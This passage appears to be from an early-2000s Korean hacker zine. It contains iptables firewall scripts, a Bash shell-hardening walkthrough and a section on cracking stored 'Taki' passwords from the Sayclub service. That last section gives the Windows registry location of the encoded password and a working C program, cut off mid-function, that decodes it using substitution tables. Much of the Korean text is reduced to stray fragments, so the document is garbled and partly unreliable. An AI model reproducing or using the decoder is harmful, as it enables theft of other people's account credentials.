# 12   Parameter Problem        [RFC792]
```

```

# 13    Timestamp                                [RFC792]
# 14    Timestamp Reply                          [RFC792]
# 15    Information Request                      [RFC792]
# 16    Information Reply                        [RFC792]
# 17    Address Mask Request                    [RFC950]
# 18    Address Mask Reply                      [RFC950]
# 19    Reserved (for Security)                 [Solo]
# 20-29 Reserved (for Robustness Experiment)    [ZSu]
# 30    Traceroute                              [RFC1393]
# 31    Datagram Conversion Error               [RFC1475]
# 32    Mobile Host Redirect                   [David Johnson]
# 33    IPv6 Where-Are-You                     [Bill Simpson]
# 34    IPv6 I-Am-Here                         [Bill Simpson]
# 35    Mobile Registration Request             [Bill Simpson]
# 36    Mobile Registration Reply               [Bill Simpson]
# 37    Domain Name Request                    [Simpson]
# 38    Domain Name Reply                      [Simpson]
# 39    SKIP                                   [Markson]
# 40    Photuris                               [Simpson]
# 41-255 Reserved                             [JBP]
#####
echo "Firewall STARTED"
### END ###

#                                DNAT
#                                .                                DNAT

#iptables -t nat -A PREROUTING --dport <the listening port of internal host> -i <outer
iface(eth0 for you)> -j DNAT --to
#iptables -t nat -A PREROUTING -p tcp -i (inet iface) --dport 80 -j DNAT --to-destination
xxx.xxx.xxx.xxx:80
#iptables -t filter -A FORWARD -p tcp -d xxx.xxx.xxx.xxx --dport 80 -j ACCEPT
#iptables -A OUTPUT -o $IFACE -p icmp -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
#iptables -A INPUT      -i $IFACE -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT

가
OUTPUT
가
, 가
( )
"6(Unassigned)"
가
,

```

가

```
+++++
vogt@hansenet.com .
+++++

#!/bin/sh

# iptables ( )
# (/etc/init.d/firewall)
#

# iptables
IPTABLES="/sbin/iptables"

# 가 .
set -e

case "$1" in
  start)
    echo "Starting firewall: "
    #
    modprobe ip_conntrack
    echo -n "setting default policy: "
    #
    # syncookies and NO ip-forwarding
    echo 1 > /proc/sys/net/ipv4/tcp_syncookies
    echo 0 > /proc/sys/net/ipv4/ip_forward
    # , iptables
    $IPTABLES -F
    $IPTABLES -X
    $IPTABLES -Z

    # DROP
    $IPTABLES -P INPUT DROP
    $IPTABLES -P FORWARD DROP
    $IPTABLES -P OUTPUT DROP

    # in_icmp, in_tcp, in_udp .

    $IPTABLES -N in_icmp
    $IPTABLES -N in_tcp
    $IPTABLES -N in_udp
    # INPUT
    $IPTABLES -A INPUT -p tcp -j in_tcp
    $IPTABLES -A INPUT -p udp -j in_udp
```

```

$IPTABLES -A INPUT -p icmp -j in_icmp
echo "done"

echo -n "spoofing, redirect and broadcast protection/logging: "
#
#
echo "1" > /proc/sys/net/ipv4/conf/all/log_martians
echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects
echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
echo "done"

#
#
# ipt_psd.o . (Port Scan
Detector 가 ...
#
echo -n "enabling scan detection: "
if [ -f /lib/modules/`uname -r`/kernel/net/ipv4/netfilter/ipt_psd.o ]; then
    $IPTABLES -A INPUT -m psd -m limit --limit 5/minute -j LOG --log-prefix '####
Port Scan ####'
    echo "psd enabled"
else
    $IPTABLES -A INPUT -p icmp --icmp-type echo-request -m limit --limit 5/minute -j
LOG --log-prefix '#### Ping Scan ####'
    # high rate for stealth scans, since they could be legitimate connection
    # attempts as well
    $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m limit --limit 1/s
--limit-burst 5 -j LOG --log-level info --log-prefix '#### Stealth Scan ####'
    $IPTABLES -A in_tcp -p tcp --tcp-flags ALL FIN,URG,PSH -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### XMAS Scan ####'
    $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,RST SYN,RST -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### SYN/RST Scan ####'
    $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### SYN/FIN Scan ####'
    echo "limited detection enabled (no ipt_psd module)"
fi

echo -n "flood, fragment and various other protections: "
# we allow 4 TCP connects per second, no more
# 4 TCP
# syn-flood
# INPUT syn
#
$IPTABLES -N syn-flood

```



```

$IPTABLES -A INPUT -p tcp --syn -j syn-flood
$IPTABLES -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
$IPTABLES -A syn-flood -j DROP
# new connections that have no syn set are most probably evil
# syn          NEW          DROP
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
# invalid packets
# INVALID          TCP      가
.
$IPTABLES -A INPUT -p tcp -m state --state INVALID -m limit --limit 10/m -j LOG
--log-level info --log-prefix "### Invalid Packet ###"
$IPTABLES -A INPUT -p tcp --tcp-option 64 -m limit --limit 5/m -j LOG --log-level info
--log-prefix "### Bad TCP FLAG(64) ###"
$IPTABLES -A INPUT -p tcp --tcp-option 128 -m limit --limit 5/m -j LOG --log-level info
--log-prefix "### Bad TCP FLAG(128) ###"
echo "done"

echo -n "setting up ICMP: "
# ICMP type 0, 8, 3, 11, 30  ACCEPT
# we allow echo requests and replies
# could limit replies to could limit replies to related, but since we
# answer ping requests, where would be the point in that?
$IPTABLES -A in_icmp -p icmp --icmp-type 0 -j ACCEPT
$IPTABLES -A in_icmp -p icmp --icmp-type 8 -j ACCEPT
# we need destination unreachable
$IPTABLES -A in_icmp -p icmp --icmp-type 3 -j ACCEPT
# we are nice and allow traceroute, though it is not required
$IPTABLES -A in_icmp -p icmp --icmp-type 11 -j ACCEPT
$IPTABLES -A in_icmp -p icmp --icmp-type 30 -j ACCEPT
echo "done"

echo -n "enabling local and outgoing traffic: "
# lo      가
$IPTABLES -A INPUT -i lo -j ACCEPT
# tcp가      (          ESTABLISHED, RELATED)          1024      65535
.
$IPTABLES -I in_tcp -p tcp --dport 1024:65535 -m state --state ESTABLISHED,RELATED -j
ACCEPT
# OUTPUT      가
.
$IPTABLES -A OUTPUT -j ACCEPT

# we are nice and reject instead of drop ident traffic
#
# auth      (113)          tcp      DROP          , REJECT          .

```

```

# DROP          가          , REJECT
$IPTABLES -I in_tcp -p tcp --dport auth --j REJECT
echo "done"
    echo -n "enabling selected services:"
#
$IPTABLES -I in_tcp -p tcp --dport http -m state --state NEW,ESTABLISHED -j ACCEPT
echo -n " http"
    $IPTABLES -I in_tcp -p tcp --dport ssh -m state --state NEW,ESTABLISHED -j ACCEPT
echo -n " ssh"
    $IPTABLES -I in_tcp -p tcp --dport smtp -m state --state NEW,ESTABLISHED -j ACCEPT
echo -n " smtp"
    $IPTABLES -I in_tcp -p tcp --dport imaps -m state --state NEW,ESTABLISHED -j ACCEPT
echo -n " imaps"
    $IPTABLES -I in_tcp -p tcp --dport domain -m state --state NEW,ESTABLISHED -j ACCEPT
    $IPTABLES -I in_udp -p udp --dport domain -m state --state NEW,ESTABLISHED -j ACCEPT
echo -n " dns"
    $IPTABLES -I in_tcp -p tcp --dport ftp -m state --state NEW,ESTABLISHED -j ACCEPT
    # active ftp
    $IPTABLES -I in_tcp -p tcp --dport ftp-data -m state --state ESTABLISHED,RELATED -j
ACCEPT
    echo -n " ftp"
    # quake3
    $IPTABLES -I in_udp -p udp --dport 1024:65535 -j ACCEPT
    echo -n " quake (all UDP >1024)"
    echo " - all done"
    echo "Firewall setup complete."
    ;;
stop)
    echo -n "Shutting down firewall: "
    #          ACCEPT          iptables
    $IPTABLES -F
    $IPTABLES -X
    $IPTABLES -P INPUT ACCEPT
    $IPTABLES -P FORWARD ACCEPT
    $IPTABLES -P OUTPUT ACCEPT
    echo "done"
    ;;
*)
    N=/etc/init.d/$NAME
    echo "Usage: $N {start|stop}" >&2
    exit 1
    ;;
esac

```

```
exit 0
```

```
. in_tcp
```

```
)
```

```
#!/bin/sh
```

```
#####
```

```
### iptables Rule set ###
```

```
### Nabogiyo@wowhacker.org ###
```

```
### Version 2.2 ###
```

```
### Last modify 9. March 2003
```

```
#####
```

```
IPTABLES="/usr/local/sbin/iptables"
```

```
INTERNET_IFACE="eth0"
```

```
LOCAL_LAN_IFACE="eth1"
```

```
LOCAL_LAN_IP="172.16.10.1"
```

```
LOCAL_LAN_IP_RANGE="172.16.10.0/24"
```

```
ALLOW_PORT="22"
```

```
CONTACT_PORT=""
```

```
INTERNET_IP_ForSNAT=""
```

```
MASQUERADE_LAN_IP_RANGE="172.16.10.0/24"
```

```
SNAT_LAN_IP_RANGE=""
```

```
ACCEPT_HOST="172.16.10.2"
```

```
INTERNAL_SERVER_IP="172.16.10.2"
```

```
TCP_FORWARD="8080>172.16.10.2:80"
```

```
DROP_IP=""
```

```
FW_DROP_IP=""
```

```
# Enable FORWARD
```

```
/bin/echo "1" > /proc/sys/net/ipv4/ip_forward
```

```
# SYN Cookie Protection
```

```
/bin/echo "1" > /proc/sys/net/ipv4/tcp_syncookies

# Disable response to ping
#/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all

# Disable response to broadcasts
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Don't accept source routed packets
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/send_redirects

# Disable ICMP redirect acceptance
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects

# Enable bad error message protection
/bin/echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Turn on reverse path filtering
for interface in /proc/sys/net/ipv4/conf/*/rp_filter; do
/bin/echo "1" > ${interface}
done

# Log spoofed packets, source routed packets, redirect packets
/bin/echo "1" > /proc/sys/net/ipv4/conf/all/log_martians

# Check iptables
if ! [ -x ${IPTABLES} ] ; then
    echo "iptables can't find... firewall setting cancel"
    exit 1
fi

# Iptables Initialization
${IPTABLES} -F
${IPTABLES} -X
${IPTABLES} -t nat -F
${IPTABLES} -t nat -X
${IPTABLES} -t mangle -F
${IPTABLES} -t mangle -X

echo 'iptables initialization'

# Default Policy is DROP
${IPTABLES} -P INPUT DROP
```

```

${IPTABLES} -P OUTPUT DROP
${IPTABLES} -P FORWARD DROP
echo 'Default Police : ALL DROP'

#####
### New Chain                                ###
#####

#1. Tcp_Packets
${IPTABLES} -N Tcp_Packets
${IPTABLES} -A Tcp_Packets -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "IPTABLES :
New not syn"
${IPTABLES} -A Tcp_Packets -p tcp ! --syn -m state --state NEW -j DROP

#2. ICMP_Packets
${IPTABLES} -N ICMP_Packets
${IPTABLES} -A ICMP_Packets -p icmp -m limit --limit 1/hour --limit-burst 3 -s !
${LOCAL_LAN_IP_RANGE} -j LOG --log-level 6 --log-prefix "IPT: icmp not from
local"
${IPTABLES} -A ICMP_Packets -p icmp -s ! ${LOCAL_LAN_IP_RANGE} -j DROP

#3. UDP_Packets
${IPTABLES} -N UDP_Packets

#####
### INPUT                                ###
#####

${IPTABLES} -A INPUT -p tcp -j Tcp_Packets
# ${IPTABLES} -A INPUT -p udp -j UDP_Packets
${IPTABLES} -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
${IPTABLES} -A INPUT -p icmp -j ICMP_Packets

if [ "${DROP_IP}" != "" ]; then
    echo -n "DROP IP : "
    for ip in ${DROP_IP} ; do
        ${IPTABLES} -A INPUT -s ${ip} -j DROP
        echo -n "${ip} "
    done
    echo
fi

# Block incoming fragments $INT_IF

```

```

$IPTABLES -A INPUT -i ${INTERNET_IFACE} -f -j LOG --log-prefix "IPTABLES FRAGMENTS $INT_IF: "
$IPTABLES -A INPUT -i ${INTERNET_IFACE} -f -j DROP
echo "Block incoming fragments ${INTERNET_IFACE}"

if [ "${ACCEPT_HOST}" != "" ]; then
    echo -n "ACCEPT HOST : "
    for host_info in ${ACCEPT_HOST} ; do
        echo ${host_info} | {
            IFS=';' read host_ip host_mac
            if [ "${host_mac}" != "" ]; then
                if [ "${host_ip}" != "" ]; then
                    ${IPTABLES} -A INPUT -s ${host_ip} -m mac --mac-source
${host_mac} -j ACCEPT
                    echo -n "${host_ip}(${host_mac}) "
                else
                    ${IPTABLES} -A INPUT -m mac --mac-source ${host_mac} -j ACCEPT
                    echo -n "${host_mac} "
                fi
            else
                ${IPTABLES} -A INPUT -s ${host_ip} -j ACCEPT
                echo -n "${host_ip} "
            fi
        }
    done
    echo
fi

if [ "$ALLOW_PORT" != "" ]; then
    echo -n "ALLOW PORT (SERVICE) : "
    for port in ${ALLOW_PORT} ; do
        ${IPTABLES} -A INPUT -p tcp --dport ${port} -j ACCEPT
        echo -n "${port} "
    done
    echo
fi

${IPTABLES} -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --log-level 6 --log-prefix
"IPT:INPUT packet died: "
echo "Logging UnAccepted Packet "

#####
### FORWARD                                     ###
#####

```

```
if [ "$FW_DROP_IP" != "" ] ; then
    echo -n "Forward DROP IP : "
    for drop_ip in ${FW_DROP_IP} ; do
        ${IPTABLES} -A FORWARD -s ${drop_ip} -j DROP
        echo -n "${drop_ip} "
    done
fi
echo

if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
    echo -n "MASQUERADE LAN : "
    for ip_range in ${MASQUERADE_LAN_IP_RANGE} ; do
        ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
        ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
        echo -n "${ip_range} "
    done
    echo
fi

if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
    echo -n "SNAT LAN : "
    for ip_range in ${SNAT_LAN_IP_RANGE} ; do
        ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
        ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
        echo -n "${ip_range} "
    done
    echo
fi

if [ "${TCP_FORWARD}" != "" ]; then
    for forward in ${TCP_FORWARD} ; do
        echo "${forward}" | {
            IFS='>:' read sport host dport
            ${IPTABLES} -A FORWARD -p tcp -d ${host} --dport ${dport} -j ACCEPT
            ${IPTABLES} -A FORWARD -p tcp -s ${host} --sport ${dport} -j ACCEPT
            echo "Forwarding Enable ${sport}->${host}:${dport}"
            echo "Internal Server : ${host}(${dport})"
        }
    done
    echo
```

```

fi

if [ "${INTERNAL_SERVER_IP}" != "" ]; then
    echo -n "INTERNAL SERVER : "
    for server_ip in ${INTERNAL_SERVER_IP}; do
        ${IPTABLES} -A FORWARD -d ${server_ip} -j ACCEPT
        ${IPTABLES} -A FORWARD -s ${server_ip} -j ACCEPT
        echo -n "${server_ip}"
    done
    echo
fi

#####
### OUTPUT                                     ###
#####
echo -n "OUTPUT : "

${IPTABLES} -A OUTPUT -s 127.0.0.1 -j ACCEPT
echo -n "loopback, "

if [ "${LOCAL_LAN_IFACE}" != "" ]; then
    for iface in ${LOCAL_LAN_IFACE}; do
        ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
        echo -n "${iface} "
    done
fi

if [ "${INTERNET_IFACE}" != "" ]; then
    for iface in ${INTERNET_IFACE}; do
        ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
        echo -n "${iface} "
    done
    echo "ACCEPT"
fi

#####
### PREROUTING                               ###
#####

if [ "${TCP_FORWARD}" != "" ]; then
    for forward in ${TCP_FORWARD} ; do
        echo "${forward}" | {
            IFS='>:' read sport host dport

```



```

        ${IPTABLES} -t nat -A PREROUTING -p tcp -i ${INTERNET_IFACE} --dport ${sport} -j
DNAT --to-destination ${host}:${dport}
        echo "DNAT Enable : FireWall:${sport}-->>Internal Server ${host}:${dport}"
    }
done
echo
fi

#####
### POSTROUTING                                     ###
#####
##${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j MASQUERADE

if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
    echo -n "MASQUERADE Enable : "
    for ip_range in ${MASQUERADE_LAN_IP_RANGE}; do
        ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -j MASQUERADE
        echo -n "${ip_range} "
    done
    echo
fi

if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
    echo -n "SNAT Enable : "
    for ip_range in ${SNAT_LAN_IP_RANGE}; do
        ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j SNAT
--to-source ${INTERNET_IP_ForSNAT}
        echo -n "${ip_range} "
    done
    echo
fi

echo "My FireWall Rule All Done !!"

http://www.netfilter.org/
http://www.linuxguruz.org/iptables/
http://monmotha.mplug.org/monmotha/firewall/index.php
iptables tutorial
-- http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html
Linux Network Administrator's Guide 2nd Edition(O'Reilly)
Connection tracking
-- http://kalamazoolinux.org/presentations/20010417/conntrack.html
Linux 2.4 Packet Filtering HOWTO

```

-- <http://www.netfilter.org/documentation/HOWTO//packet-filtering-HOWTO.txt>

Linux netfilter Hacking HOWTO

-- <http://www.netfilter.org/documentation/HOWTO//netfilter-hacking-HOWTO.txt>



7x00. SecureBash Layout 1/3

By Mr8

mr8kor@kornet.net

7x01.

7x02. Secure Bash ?

7x03. Secure Bash

7x04. Bash

7x05. Bash set

7x01.

*nix *nix
 Kernel, Shell GNU-Linux *nix Bash

7x02. Secure Bash ?

*nix Hacker Cracker
 Patch
 SecureOS가
 3rd , tripwire
 port-centry 가
 3rd
 가?
 가
 가
 가 가
 Secure Bash Bash 가 Bash

7x03. Secure Bash

, Bash ,
 . =)

7x04. Bash

Bash Bash

- -S
- S

()

- `--noediting`
GNU readline
- `-nolineediting`
GNU readline
- `--restricted`
(restricted shell)

```

SecureToken
Address: Sample SSH
Connect Disconnect Session View Configure Help
Address Book Sample SSH Sample Telnet COM #1 Send <Enter> Start midc

[er00]jujak mr8]$ # 이는 Gnu readline library에 의존적이다.
[er00]jujak mr8]$ echo "우리 이쁜이는 큰 애기레웁 ! 호호 ^^~"
우리 이쁜이는 큰 애기레웁 ! 호호 ^^~
[er00]jujak mr8]$ echo "우리 이쁜이는 큰 애기레웁 ! 호호 ^^~" # Ctrl+p를 누른 상황이다.
우리 이쁜이는 큰 애기레웁 ! 호호 ^^~
[er00]jujak mr8]$ bash --noediting
[er00]jujak mr8]$ "P^P^P
bash: ^^^: command not found
[er00]jujak mr8]$ # 즉, 악의를 가진 장난꾸러기는 키바인딩의 편의성 없이
[er00]jujak mr8]$ # 잘라 타이핑하면서 신질해야 한다. 장난꾸러기를 지치게 만들자 --//
[er00]jujak mr8]$ exit # 나가자.
exit
[er00]jujak mr8]$ # --nolineediting은 대화형 셸에서 명령줄을 읽을때 readline library
[er00]jujak mr8]$ # 를 사용하지 않는 것으로 --noediting과 거의 유사하다.
[er00]jujak mr8]$ # 매우 중요한 --restricted에 대해서 알아본다.
[er00]jujak mr8]$ bash --restricted
[er00]jujak mr8]$ cd /tmp
bash: cd: restricted
[er00]jujak mr8]$ exec ls
bash: exec: restricted
[er00]jujak mr8]$ exit
exit
[er00]jujak mr8]$ cd /tmp
[er00]jujak tap]$ exec ls # $/.bashrc의 수정으로 사용자들을 가두어 둘 수 있다.
ls: .: 허가 거부됨

Connection closed...
TELNET

```

7x05. Bash set

set Bash Bash
set set +o optionname set -o optionname

- `allexport, -a`
allexport -a export
, Eggshell 가

- braceexpand, -B

Domain Search

- errexit, -e

0

0

```

SecureToken
Address: Sample SSH
Connect Disconnect Session View Configure Help
Address Book Sample SSH Sample Telnet COM #1 Send <Enter> Start midc

[mr8@jujak mr8]$ # braceexpand는 중괄호 확장을 금하는 것으로부터
[mr8@jujak mr8]$ # 아래를 보면 확연히 알 수 있다.
[mr8@jujak mr8]$ echo $*.*.#0#HACKER.{ORG,COM}
$*.*.#0#HACKER.ORG $*.*.#0#HACKER.COM
[mr8@jujak mr8]$ set -B
[mr8@jujak mr8]$ echo $*.*.#0#HACKER.{ORG,COM}
$*.*.#0#HACKER.ORG $*.*.#0#HACKER.COM
[mr8@jujak mr8]$ set +B
[mr8@jujak mr8]$ echo $*.*.#0#HACKER.{ORG,COM}
$*.*.#0#HACKER.{ORG,COM}
[mr8@jujak mr8]$ # errexit는 종로값이 참이 아닐 경우에는
[mr8@jujak mr8]$ # 무조건 실행을 종료하는 것으로
[mr8@jujak mr8]$ # 권이 설정하지 않아도 충분히 공격자에게
[mr8@jujak mr8]$ # 짜임을 유감할 수 있음을 알 수 있다. --a
[mr8@jujak mr8]$ ls -al | wc | --
bash: --: command not found
[mr8@jujak mr8]$ set -e
[mr8@jujak mr8]$ ls -al | wc | --
bash: --: command not found

Connection closed...
91 x 30
TELNET

```

- hashall, -h

(hash)

가

\$PATH

- histexpand, -H

!, !!

가

- keyword, -k

(keyword)

- monitorm -m

Bash

가

- noclobber, -C
(redirection)

가

```

Sample SSH | wowhacker.org(211.189.88.147) - SecureToken
Address Book ▾ Sample SSH Sample Telnet COM #1 Send <Enter> Start midc
[er00jujak mr8]$ set -H
[er00jujak mr8]$ !!
set -H
[er00jujak mr8]$ set +H
[er00jujak mr8]$ !!
bash: !!: command not found
[er00jujak mr8]$ # 알만한 사람은 알고, 모르는 사람은 모르는 히스토리 이벤트를
[er00jujak mr8]$ # 제어하여 토해 안다고 마구 ! 찍는 장난꾸러기를 압박한다. -_-
[er00jujak mr8]$ cat >no
리다이렉션으로 파일 하나 만들었다 -_- 볼만 있냐?
[er00jujak mr8]$ set -C
[er00jujak mr8]$ cat >no
bash: no: cannot overwrite existing file
[er00jujak mr8]$ # noclobber 옵션으로 인해 리다이렉션의 덮어쓰기가 불가능하다.
[er00jujak mr8]$ # 리다이렉션에 대한 제어를 수행하므로 이 또한 장난꾸러기의
[er00jujak mr8]$ # 삽질을 즐기는데 일조한다. -_-

```

- noglob, -d

()

- physical, -P

(symbolic)

- privileged, -p

가 SUID

\$HOME/.bash_profile BASH_ENV


- history

Bash

- ignoreeof

EOF(end of file)

, ^D



8x00. x90c's Part

By x90c
jyj9782@chollian.net

8x10. Cracking Taki Password of Sayclub

8x11. ?

8x12. 가?

8x13. 가?

8x14. (By Linux GCC)

8x15. (By US)

8x20. Cross Site Scripting against Sayclub

8x21. (XSS)?

8x22. (By ASCII)

8x23. (By Netcat)

8x24. (By US)

8x30. Cut The Connection URL Disclosure against Sayclub

8x31. ?

8x32. MIME (by)

8x33. (by Netcat)

8x34. (by)

8x10. Cracking Taki Password of Sayclub

```
[root@Younix OH]# ls -al
```

```
drwxr-xr-x  2 root    root      4096  5   6 13:58 .
drwxr-x--- 20 root    root      4096  5   6 13:56 ..
-rw-r--r--  1 root    root         0  5   6 13:58 Cracking
-rw-r--r--  1 root    root         0  5   6 13:58 Password
-rw-r--r--  1 root    root         0  5   6 13:58 Sayclub
-rw-r--r--  1 root    root         0  5   6 13:58 Taki
-rw-r--r--  1 root    root         0  5   6 13:58 of
```

8x11. ?

, ,
 . 가 . ABC 가
 , ??
 : A=CA , B=DE, C=82
 : A=DB , B=AD, C=5F
 : A=23 , B=DE, C=2A
 , ' A' , A
 . A=CA .. CA . B , . B=AD
 .. AD . , 2A .
 ABC CAAD2A .
 , .

8x12. 가?

?? “ ”

!!

?? / / 7

가 , 가 , .

?? .

- -> -> regedit [Enter]
- HKEY_CURRENT_USER -> Software -> neowiz -> Tachy -> User ->
 [] Password , .

8x13. 가?

가
가

, 가 7 ..

aaaaaaa

bbbbbbb

ccccccc

ddddddd

..

...

0000000

1111111

2222222

...

...

@@@@@@@

#####

\$\$\$\$\$\$\$

%%%%%%%%%

...

..

7

,
가 ,

(π .

π)


가 ,

가 .

가 F

X90C 가

, ' abc123 '



F8CF226614C2

F8(a) CF(b) 22(c) 66(1) 14(2) C2(3)

2

, X90C가 가 ,
 , 1

C

8x14. (by Linux GCC)

```
//---putch.c-----BOF
#include<stdio.h>
#include<strings.h>

void output(void);

/* abcdefghijklmnopqrstuvwxyz0123456789`!@#$%^&*()-_+=|\ {}[]:;<,>./ total 71 */
char
key1[100][100]={ "F8","FB","FA","FD","FC","FF","FE","F1","F0","F3","F2","F5","F4","F7","F6",
" E9","28","EB","EA","ED","EC","EF","EE","E1","E0","E3","A9","A8","AB","AA","AD","AC","AF","
AE","A1","A0","F9","B8","D9","BA","BD","BC","C7","BF","B3","B1","B0","B4","C6","B2","A4","E
5","C5","E7","E2","E4","C2","C4","A3","A2","BB","BE","A5","A7","B5","B7","A6","B6"};
char
key2[100][100]={ "CC","CF","CE","C9","C8","CB","CA","C5","C4","C7","C6","C1","C0","C3","C2",
"DD","DC","DF","DE","D9","D8","DB","DA","D5","D4","D7","9D","9C","9F","9E","99","98","9B","
9A","95","94","CD","8C","ED","8E","89","88","F3","8B","87","85","84","80","F2","86","90","D
1","F1","D3","D6","D0","F6","F0","97","96","8F","8A","91","93","81","83","92","82"};
char
key3[100][100]={ "20","23","22","25","24","27","26","29","28","2B","2A","2D","2C","2F","2E",
"31","30","33","32","35","34","37","36","39","38","3B","71","70","73","72","75","74","77","
76","79","78","21","60","01","62","65","64","1F","67","6B","69","68","6C","1E","6A","7C","3
D","1D","3F","3A","3C","1A","1C","7B","7A","63","66","7D","7F","6D","6F","7E","6E"};
char
key4[100][100]={ "36","35","34","33","32","31","30","3F","3E","3D","3C","3B","3A","39","38",
"27","26","25","24","23","22","21","20","2F","2E","2D","67","66","65","64","63","62","61","
60","6F","6E","37","76","17","74","73","72","09","71","7D","7F","7E","7A","08","7C","6A","2
B","0B","29","2C","2A","0C","0A","6D","6C","75","70","6B","69","7B","79","68","78"};
char
key5[100][100]={ "47","44","45","42","43","40","41","4E","4F","4C","4D","4A","4B","48","49",
"56","57","54","55","52","53","50","51","5E","5F","5C","16","17","14","15","12","13","10","
11","1E","1F","46","07","66","05","02","03","78","00","0C","0E","0F","0B","79","0D","1B","5
A","7A","58","5D","5B","7D","7B","1C","1D","04","01","1A","18","0A","08","19","09"};
char
```

```

key6[100][100]={ "90","93","92","95","94","97","96","99","98","9B","9A","9D","9C","9F","9E",
"81","80","83","82","85","84","87","86","89","88","8B","C1","C0","C3","C2","C5","C4","C7","
C6","C9","C8","91","D0","B1","D2","D5","D4","AF","D7","DB","D9","D8","DC","AE","DA","CC","8
D","AD","8F","8A","8C","AA","AC","CB","CA","D3","D6","CD","CF","DD","DF","CE","DE"};
char
key7[100][100]={ "5B","58","59","5E","5F","5C","5D","52","53","50","51","56","57","54","55",
"4A","4B","48","49","4E","4F","4C","4D","42","43","40","0A","0B","08","09","0E","0F","0C","
0D","02","03","5A","1B","7A","19","1E","1F","64","1C","10","12","13","17","65","11","07","4
6","66","44","41","47","61","67","00","01","18","1D","06","04","16","14","05","15"};
char
key8[100][100]={ "E7","E4","E5","E2","E3","E0","E1","EE","EF","EC","ED","EA","EB","E8","E9",
"F6","F7","F4","F5","F2","F3","F0","F1","FE","FF","FC","B6","B7","B4","B5","B2","B3","B0","
B1","BE","BF","E6","A7","C6","A5","A2","A3","D8","A0","AC","AE","AF","AB","D9","AD","BB","F
A","DA","F8","FD","FB","DD","DB","BC","BD","A4","A1","BA","B8","AA","A8","B9","A9"};

int i, count=0;

int main(int argc, char *argv[]){
char buffer[20];
char word[4];

if(argc<2 || argc>2){
printf("\nUse: ./punch SecureKey :=)\n");
exit(1);
}
else{
strncpy(buffer, argv[1], 20);

printf("\nPassword is '");
if(strlen(buffer)>0){
word[0]=buffer[0];
word[1]=buffer[1];
for(i=0;i<71;i++){
if(strcmp(word,key1[i])==0) output();
else count++;
}
}

count = 0;

if(strlen(buffer)>2){
word[0]=buffer[2];
word[1]=buffer[3];
for(i=0;i<71;i++){
if(strcmp(word,key2[i])==0) output();
else count++;
}
}
}

```

```
    }  
}  
  
count = 0;  
  
if(strlen(buffer)>4){  
    word[0]=buffer[4];  
    word[1]=buffer[5];  
    for(i=0;i<71;i++){  
        if(strcmp(word,key3[i])==0) output();  
        else count++;  
    }  
}  
  
count = 0;  
  
if(strlen(buffer)>6){  
    word[0]=buffer[6];  
    word[1]=buffer[7];  
    for(i=0;i<71;i++){  
        if(strcmp(word,key4[i])==0) output();  
        else count++;  
    }  
}  
  
count = 0;  
  
if(strlen(buffer)>8){  
    word[0]=buffer[8];  
    word[1]=buffer[9];  
    for(i=0;i<71;i++){  
        if(strcmp(word,key5[i])==0) output();  
        else count++;  
    }  
}  
  
count = 0;  
  
if(strlen(buffer)>10){  
    word[0]=buffer[10];  
    word[1]=buffer[11];  
    for(i=0;i<71;i++){  
        if(strcmp(word,key6[i])==0) output();  
        else count++;  
    }  
}
```

```
count = 0;

if(strlen(buffer)>12){
    word[0]=buffer[12];
    word[1]=buffer[13];
    for(i=0;i<71;i++){
        if(strcmp(word,key7[i])==0) output();
        else count++;
    }
}

count = 0;

if(strlen(buffer)>14){
    word[0]=buffer[14];
    word[1]=buffer[15];
    for(i=0;i<71;i++){
        if(strcmp(word,key8[i])==0) output();
        else count++;
    }
}

printf("' ..\n\n");
}

return 0;
}

void output(void){
    switch(count){
        case 0: printf("a");
                break;
        case 1: printf("b");
                break;
        case 2: printf("c");
                break;
        case 3: printf("d");
                break;
        case 4: printf("e");
                break;
        case 5: printf("f");
                break;
        case 6: printf("g");
                break;
        case 7: printf("h");
                break;
        case 8: printf("i");
```

```
        break;
    case 9: printf("j");
        break;
    case 10: printf("k");
        break;
    case 11: printf("l");
        break;
    case 12: printf("m");
        break;
    case 13: printf("n");
        break;
    case 14: printf("o");
        break;
    case 15: printf("p");
        break;
    case 16: printf("q");
        break;
    case 17: printf("r");
        break;
    case 18: printf("s");
        break;
    case 19: printf("t");
        break;
    case 20: printf("u");
        break;
    case 21: printf("v");
        break;
    case 22: printf("w");
        break;
    case 23: printf("x");
        break;
    case 24: printf("y");
